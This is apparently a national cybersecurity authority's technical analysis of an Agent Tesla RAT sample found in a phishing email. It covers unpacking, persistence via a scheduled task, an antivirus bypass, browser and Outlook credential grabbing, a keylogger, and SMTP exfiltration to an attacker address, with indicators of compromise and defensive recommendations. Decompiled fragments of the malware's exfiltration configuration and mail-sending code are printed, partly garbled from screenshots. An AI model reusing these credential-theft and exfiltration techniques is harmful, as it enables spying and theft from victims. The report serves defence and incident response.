

# REPUBLIC OF ALBANIA NATIONAL AUTHORITY FOR ELECTRONIC CERTIFICATION AND CYBER SECURITY DIRECTORATE OF CYBER SECURITY ANALYSIS

AgentTesla Malware, Technical Analysis

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This report has been prepared to document and analyze cyber attack attempts against critical infrastructures within the Republic of Albania. The content of this report is based on information available up to the date the analysis was completed.

The distribution of this report aims to inform and raise awareness among stakeholders about the documented cyber incident. The report should not be treated as final until it is ultimately updated.

Some of these limitations include:

### Phase One:

**Information Sources:** The report is based on information available at the time of its preparation. Meanwhile, some aspects may differ from current developments.

### Phase Two:

**Analysis Details:** Due to resource limitations, some aspects of the malicious file may not have been thoroughly analyzed. Any additional unknown information could reflect changes in the report.

### **Phase Three:**

**Information Security:** To protect sources and confidential information, some details may be mitigated or not included in the report. This decision was taken to maintain the integrity and security of the data used.

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The findings of the report are based on information available during the investigation and analysis period. There is no guarantee regarding possible changes or updates to the reported information over time. The report authors are not responsible for any misuse or consequences of decisions based on this report.

### **Executive Summary**

The National Authority for Electronic Certification and Cyber Security conducted a detailed technical analysis of the **Agent Tesla Remote Access Trojan (RAT) v4** malicious file, which targeted a critical infrastructure within the Republic of Albania. This report summarizes findings from both static and dynamic analysis of the malicious file, highlighting key indicators of compromise, techniques used by the malicious file based on the **MITRE ATT&CK** framework, and provides recommendations to mitigate the threat.

## **Key Findings:**

The malicious file was identified by the monitoring team in the form of a phishing email targeting one of the critical infrastructures monitored by the Authority. The analysis confirmed that the files belong to the **AgentTesla RAT** family, a type of virus that allows malicious actors to spy on compromised systems and steal credentials. Detailed examinations were conducted on various components of the malicious file, including **kugR.exe**, **Tyrone.dll**, and other related files, revealing their properties and sophisticated methods used to evade detection by antivirus systems and detailed analysis.

Indicators of compromise were identified, including hash values for different files and network indicators.

The report emphasizes the need for vigilance and proactive measures against sophisticated cyber threats, highlighting the importance of regular updates and implementation of recommended security practices to protect critical infrastructure.

#### **Technical Information**

Referring to monitoring team reports on a **phishing email** targeting one of the critical infrastructures in Albania, several suspected malicious files were downloaded for further analysis. Static and dynamic analysis of the files revealed that one of the files belongs to the **Trojan** family, specifically **Agent Tesla RAT v4**, with the main objective being credential theft and system surveillance (spyware). The analysis revealed that this virus obtains stored credentials of SMTP, various browsers (Mozilla, Chrome, etc.), Outlook, Discord, NordVPN, etc.

Through source code analysis, credentials were also found which are used to obtain data via SmtpClient. For more discreet communication, malicious actors use compromised emails.




Figure 1: Distribution Scheme of the Malicious File

## Analysis of kugR.exe File

The **kugR.exe** executable is a .NET library file written in the C# programming language.

## SHA256: EF171F71804FE96BF375379C691E1F93B3FE38A3535B24F8F19D104E5EECF7AA



Figure 2: kugR.exe

At first glance, the above figure appears to show a legitimate application involved in room booking (Booking). However, a static analysis of the code reveals that in addition to legitimate implementations, there is **obfuscated** and **packed code** (a technique used by software developers to make their code unreadable to others).



Figure 4: Character Vector

In such cases, threat actors use complex algorithms that, during the execution of the main file, restore these code parts to executable formats (.exe), which are translated into hexadecimal format beginning with 4D 5A. In .NET, **Reflection** is used to invoke methods from **dll** formats or executable files. This technique is used because, during the execution of the main file, it might not always be detectable by antivirus software. Given such a high level of concealment, we perform a check for **code packers**.

<b>E</b> Entropy				- 🗆 X
Type PE32	Offset	Size 000a6200	Count Size	Reload
7.96485 Entropy Byte	tatus packed(99% ·s			Save diagram
Regions Offset 00000000 0000200 000a4000	Size 00000200 000a3e00 00002000	Entropy Status 2.63148 not packed 7.97200 packed 7.30498 packed	Name PE Header Section(0)['.text'] Section(1)['.rsrc']	Î
Diagram Grid 8 7 6 5 4 1 2 1 0 1 0 1 0 1 0 1 0 1 0 1 1 1 1 1 1 1 1 1 1 1 1 1				
	100,000 200,0	000 300,000 40	0,000 500,000	600,000 700,000

Figure 5: Entropy of the file kugR.exe

It is evident that we have parts of the file with entropy over the value of 5 (five), an indicator that we are dealing with packed code. Therefore, we proceed with the analysis part by attempting to revert the file to a more readable format.

윪 Uni	packed Children		0
	Unpacked Child	¥	
	4686020827cc6955dc2dc8f6b1c775d26babe455b1bc976655b478223e5cc25186 Tyrone.dll (xi?) @) (AIT) (xi?XII) (1c/na/2014)	ClamAir, Win-Malware 2009-10008321-0	Download
	Unpacked Child	\$	
	fd1ecc110c0133a6f1930ad125775ff62f9f3b553b59c075216e73a741526fb x22 (d) (NET (16188) (15/04/2024)		Download a
	Unpacked Child	¥	
	5d3b862b27a5560f64437cb6536329849a21cdf636a5a60903f09e5a26d6e6ae xx2) (m) (NIT) (21XB) (15/04/2024)		(Download ;
	Unpacked Child	¥	
	3094c5f556s928f12da28c70e1eb032c356334382316ddfeac73f6ba84f11e36 9e48f0db-acaa-47dc-a28f-6f51255/d520.exe (a2) (m) (Att) (255 KB) (15571/2024)		Download -

Figure 6: Unpacked Files

From the parent file emerge four other files written in C# using the .NET library. When we import these files, it is evident that they are different projects:




Figure 7: Unpacked Projects

The **Tyrone.dll** file is a .dll (dynamic-link-library) file written in C#. This file contains several implemented namespaces where a very high level of code concealment is evident. Some of the string values discovered are:

C:\Windows\System32\cmd.exe	- 1	o x
string>		-
/string>		
data>		
/data>		
-convert xml1 -s -o "		
fixed_keychain.xml"		
Microsoft\Credentials\		
Microsoft\Protect\		
redential		
Q Browser		
ncryptedStorage		
encent\QQBrowser\User Data		
ofile		
efault\EncryptedStorage tries		
itegory		
issword		
r3		
r2		
obØ		
ssword value		
crediMail		
tpPassword		
pPassword		
ftware\IncrediMail\Identities\		
ccounts_New		
tpServer		
ailAddress		
dora		
oftware\Qualcomm\Eudora\CommandLine\		

Figure 8: Discovered Strings

To understand the function of this file, we create a **Console** type project and generate an executable file (.exe) and load this **dll** by **invoking** its implemented methods. This is done because only during runtime can we obtain the values of each function variable. We choose the path of the dll file. We load the file and attempt to call one of the implemented methods. We set a breakpoint in the dll file and observe the displayed value. During execution, it is evident that in the path *C:\Users\User\_1\AppData\Roaming*, an executable file is created, which is the same as the main file but randomly named. Also, during execution, the **schtasks.exe** file is executed. This file is used to create a task named **UPDATE**. This is done so that malicious actors can create persistence.




Figure 9: Invocation of the Tyrone.dll File





Figure 10: schtasks.exe

From the source code of the created file, it appears that an attempt is made to modify rights, as an encoded string with base64 during decoding translates into a file in **XML** format.








Figure 12: The rights in XML

512 513	IL_2CD: bool flag7 = WnXetM0ArtAll2FBvV.r3BAS	D9-06 1.	
514	if (flag7)	Joi 90 1,	
515			
516	(Environment.SpecialFolder.App) \u202E\u206C\u202B\u200C\u206C\	.wo38FcFlvH(WnXetM0ArtAll2FBvV.X2P8y3EPyE icationData), <module>.lu206F\u206F\u206F\u206D\u202 u206B\u206F\u206A\u200C\u200D\u206D\u206B\u206 u200F\u206A\u202B\u206F\u206F\u206A\u200E\u208</module>	8\u200F\u200E\u206B\u200B\
517	\u2008\u2028\u202A\u200E\u206B\	.y3u8EOJb6K(text2, WnXetM0ArtAll2FBvV.xDpAvlVg u2028\u200F\u206F\u206B\u206D\u206A\u202A\u200 u206A\u200B\u206C\u200F\u200C\u200F\u202D\u200 U));	A\u200B\u202E\u202B\u200F\
518	bool flag8 = !WnXetM0ArtAll2FBvV.	DOr8Pxb93q(text3);	
519	if (flag8)		
520 521		(1	
521	WnXetM0ArtAll2FBvV.GtgrFTMAFH WnXetM0ArtAll2FBvV.KLg8hcxj6e		
523	WnXetM0ArtAll2FBvV.klgoncxjoe		
524	}	(((,,,)))	
525	WnXetM0ArtAll2FBvV.nLCrsVpwA2(Wn)	etM0ArtAll2FBvV.xDpAvlVgJT, text3);	
526		a second a second s	contract and the second
527	(WnXetM0ArtAll2FBvV.cJrAPh4Vbq = ObjHr (WnXetM0ArtAll2FBvV.i8eAEYl2hr), Wr	afHCDPkxn9Q6W.PMVJNUBZ40(0bjHrafHCDPkxn9Q6W.zs	VJTditkd
528	flag9 = WnXetM0ArtAll2FBvV.c0SActgbP)		
529	num = 1:		
530	if (WnXetM0ArtAll2FBvV.b9br7myh0nUWow	BbAIf())	
% -			
als			
me	Value		Туре
🤌 flag10	false		bool
🔵 flag7	true		bool
🖉 text2	@"C:\	Users\kristian\AppData\Roaming\"	string
🤌 text3	@"C:\	Jsers\kristian\AppData\Roaming\qnWCJqsZdHF.exe"	string
🔗 num2	0x000	0000	int
🤌 flag9			bool
A flan11	- Gira		haal

# Figure 13: APPDATA

It is also evident a command executed in PowerShell, which serves to bypass the antivirus.




Figure 14: PowerShell Command for Antivirus Bypass

During the analysis of the **CLIRv.exe** file, it is evident that this file is a malicious **Agent Tesla** file.

#### SHA256:

## 1403E7C01BF67C9AC15E1D9068FAABDD21C05132CCE0C517C69425DB766FF140

From the static analysis of the code, this file is written in C# on .NET. The source code shows that we are dealing with a credential stealer. The malicious file has implemented some credentials which belong to an smtp server for sending emails.

gZ0bTrAEHt.cs	Vr7ozJ.cs	Rq1f8YbrA.cs	RxljrqT2eiz.cs	Sfy5EpV.cs	AUVK.cs	fN5j.cs	MXud
💷 4548b61d-822f-4	54b-a714-a9778d	ic216a9 - 9	gQI3.MXudRA		- @:	SmtpServer	
77	public sta	tic bool PublicIpAde	dressGrab = Convert.	ToBoolean("true")	;		
		0x04000009 RID: 9					
80	public sta	tic string IpApi = '	https://api.ipify.o	rg";			
81							
82 🔆	// Token:	0x0400000A RID: 10					
83 😨 📔	8 I.						
84							
85		0x0400001C RID: 28	and a second	and the second se			
86	public sta	tic string SmtpServe	er = "mai	.com";			
87							
88		0x0400001D RID: 29	in the second se				
89	public sta	tic string SmtpSende	er = "	:om";			
90							
		0x0400001E RID: 30					
92	public sta	tic string SmtpPass	word = "E" 4";				
94		0x0400001F RID: 31	anna an anna an an an an an an an an an	A REPORT OF A REPORT OF			
95	public sta	tic string SmtpRecei	iver = "successbrigh	t053@gmail.com";			
96							
97		0x04000020 RID: 32					
98	public sta	tic bool AppAddStart	tup = Convert.ToBool	ean("tause");			
99	and the second second						
100		8x04000021 RID: 33	artup = Convert.ToBo				
101	public sta	cic boot HiderileSta	arcup - convert. 1080	ocean( tause );			
102	// Tokon	8x848888822 RID: 34					
103		tic string AppStart	mEullBath - Bla				
104	public sta	cic string appstarti	aprucipacii – ;				
105	11 Tokon	0x04000023 RID: 35					
100		tic string StartupDi	inectoryDath = ##+				
101	1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1	Jear cappy	in concerning in a concerning				

Also, in this file, a class named **8WQvgbiWI1.Cs** is identified. This class serves to create instances of the class and fills them with data, namely the host, user, password, application. We have implemented an interface whose function is the **Grab()** function. This interface has several implementations within the application, where each implementation of the function serves to receive credentials from different applications.




Figure 16: Grab() Method




Figure 17: Data Retrieval Class




Figure 18: Grab() Function

When examining one of the implementations of the **Grab() function,** for example in the case of Outlook:

- The implementation saves a list of type **8WQvgbiWI1**.
- It creates an array of **Registry key** objects and begins the enumeration process to search for information on default registries where data about various applications is stored.
- It creates an instance of **8WQvgbiWI1** and fills the variables with data such as the username, password, and host.
- Each instance is added to the list and then returned to the function, returning this list. In the source code, the file also has a keylogger implemented that records keystrokes made by the user. Through several integer numbers, it checks the status of the keylogger to enable it.




Figure 19: Keylogger




Figure 20: Data Retrieval from Outlook

The file also shows the implementation of a function that serves to send an email. Also seen in the source code is a string, **IpApi**, used to obtain the user's IP address. Information gathered from the infected computer is sent via email by the user at <u>electronics@xxxxx[.]com</u> (compromised email) to the user at <u>successbright053@gmail[.]com</u> (email of the malicious actor).

## **Dynamic Analysis of Agent Tesla**

Dynamic analysis involves executing the malicious file to see how it behaves in a closed sandbox environment. During execution, it was observed that the email attempted to be sent to the user is successful. The following figure shows the data from the infected computer along with its IP address, sent via **smtpclient** to the malicious actor.

🗊 dnSpy v6.	View Git Pr 4.1 (32-bit, .NET Fran View Debug								elp 🔎 Search • :e0c517c69425db766ff		) Sign in		
Assembly Exc	olorer	• ×	Wr7ozl ×										
	Fiv PE Type References References AtUITYIS ckaR1Kii EONb6e F0Cj kASgFAM3MOF khuaW1Mv0m3		201 202 203 204 205 206 207 208 209 210 211 212 213 214 215 216		Ne Sm Sm tr C C C C C C C C C C C C C C C C C C	tworkCre tpClient tpClient tpClient tpClient	dential .Host = .Enable .UseDef .Cneden .Port =	MXudRA.SmtpS Ssl = MXudRA. aultCredentia	ntial = new Netwo erver; SmtpSSL; ls = false; rkCredential; ort;				
	SzwBap Vcem		100 % -										
	vcem vzhdes518												• ×
	A nDLM @020000		Name						Value		Туре		
	Base Type a		🤗 eNqL										
	b Carivari Tun		🥏 906Y	Wh0G					"Time: 04/18/20	24 16:53:45 User Name: flare Compu	ter Name string		
									indows 10 Pro CPU s Credential <hr/>			ess br	
CONDETT.IL	FileBytes : b		P 🥪 mailA				a -birripp	incariore minuori	{successbright05		System.Net.Mail		
	Filename : s		Þ 🔗 mailA						(electronics@alk		System.Net.Mail		
	MimeType :		Þ 🧭 mailN						System Net Mai		System.Net.Mail		
-	4 Vr7ozJ @02000		▶ Ø memo						null		System.IO.Memo		
	Base Type a		e bytes						null		bytefi	ay succasi	
	Derived Type a		♦ Sonter						null		System.Net.Mim	ContentTune	
	Vr7ozl(): vo		attach						null		System.Net.Mail		
	feoO(string.		nDLM						nui		vzhdes518.nDLM		
Þ { }	xvMg.	Contraction of the	♦ SmtpC						System.Net.Mai		System.Net.Mail		
	YhoCy		P Sintpo ♦ Sintpo		Hal.				System.Net.Net		System.Net.Net		
	vXgErfi7Y		P S netwo P S enum		LIGI.					workCredentian) ons.Generic.List <vzhdes518.ndlm>.Enumerato</vzhdes518.ndlm>		ons.Generic.List <vz< td=""><td></td></vz<>	
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Figure 21: Email Sending




Figure 22: Execution of the Grab() Function

## **Indicators of Compromise**

## HASHES :

kugR.exe
 ef171f71804fe96bf375379c691e1f93b3fe38a3535b24f8f19d104e5eecf7aa
 Tyrone.dll
 ead31b8d3cd588c72271e6671c16b7fd310099dbbccb61fe6f272cbc24b77ee8
 Bank Advice.dll
 22a7e79314c5904ce3a5b0ef9f3ab7dfca2f487acbbb049414f1df7f8f95a3bf
 CLIRv.exe
 1403E7C01BF67C9AC15E1D9068FAABDD21C05132CCE0C517C69425DB766FF140

#### **Email:**

successbright053@gmail[.]com

#### MITRE ATT&CK Techniques

Nr.	Tactics	Technique			
1	Initial Access (TA0001)	T1566: Phishing			
1	Initial Access (TA0001)	T1566.001: Spear phishing Attachment			
2	Execution (TA0002)	T1053.005: Scheduled Task T1204.002: Malicious File			
3	Persistence (TA0003)	T1547.001: Registry Run Keys/ Startup Folder			
		T1053.005: Scheduled Task			
		T1140: Deobfuscation			
4	Privilege Escalation (TA0004)	T1055.012: Process Hollowing			
		T1053.005: Scheduled Task			
		T1564.001: Hidden Files and			
		Directories			
5	Defense Evasion (TA0005)	TA1562.001: Disable or Modify Tools			
		T1055.012: Process Hollowing			
		T1564.003: Hidden Window			
ſ		T1555.003: Credentials from WebBrowser			
6	Credential Access (TA0006)	TA1552.001: Credentials in files			
		TA1552.002: Credentials in registry			
		T1087.001: Local Account			
7	Discovery (TA0007)	T1057: Process Discovery			
		T1082: System Information Discovery			
6	Collection (TA0009)	T1560: Archive Collect Data			

		T1217:	Browser	Information
		Discovery		
		T1115: Cli	pboard Data	
		T1005: Dat	a from Local	System
7	Exfiltration (TA0010)			ration Over ommand-and-
8	Command and Control (TA0011)	T1071.003	: Mail Protoco	ols

### Recommendations

AKCESK recommends that infrastructures implement the following best practices to reduce the risk of attacks by these malicious actors:

- Immediate blocking of the Indicators of Compromise mentioned above on your defensive devices.
- Continuous analysis of logs coming from SIEM (Security Information and Event Management).
- Training non-technical staff about "Phishing" attacks and ways to avoid infection from them.
- Installation of network perimeter devices that perform deep traffic analysis, relying not only on access list rules but also on its behavior (NextGen Firewalls).
- Segmentation of identified systems into different VLANs, applying "Access control list for the entire network perimeter", web services should be separated from their database, Active Directory should be in a separate VLAN.
- Application and use of the LAPS technique for Microsoft systems, for the management of Local Administrators' passwords.
- Applying traffic filters in the case of remote access to hosts (employees/third parties/clients).
- Implementation of solutions that perform filtering, monitoring, and blocking of malicious traffic between Web applications and the internet, Web Application Firewall (WAF).
- Conducting traffic analysis at the "behavior" level for endpoint devices, implementing EDR, XDR solutions. This brings the analysis of malicious files not only at the signature level but also at the behavior level.
- Designing a solution for user access management "Identity Access Management" to control the identity and privileges of users in real-time according to the "zero-trust" principle.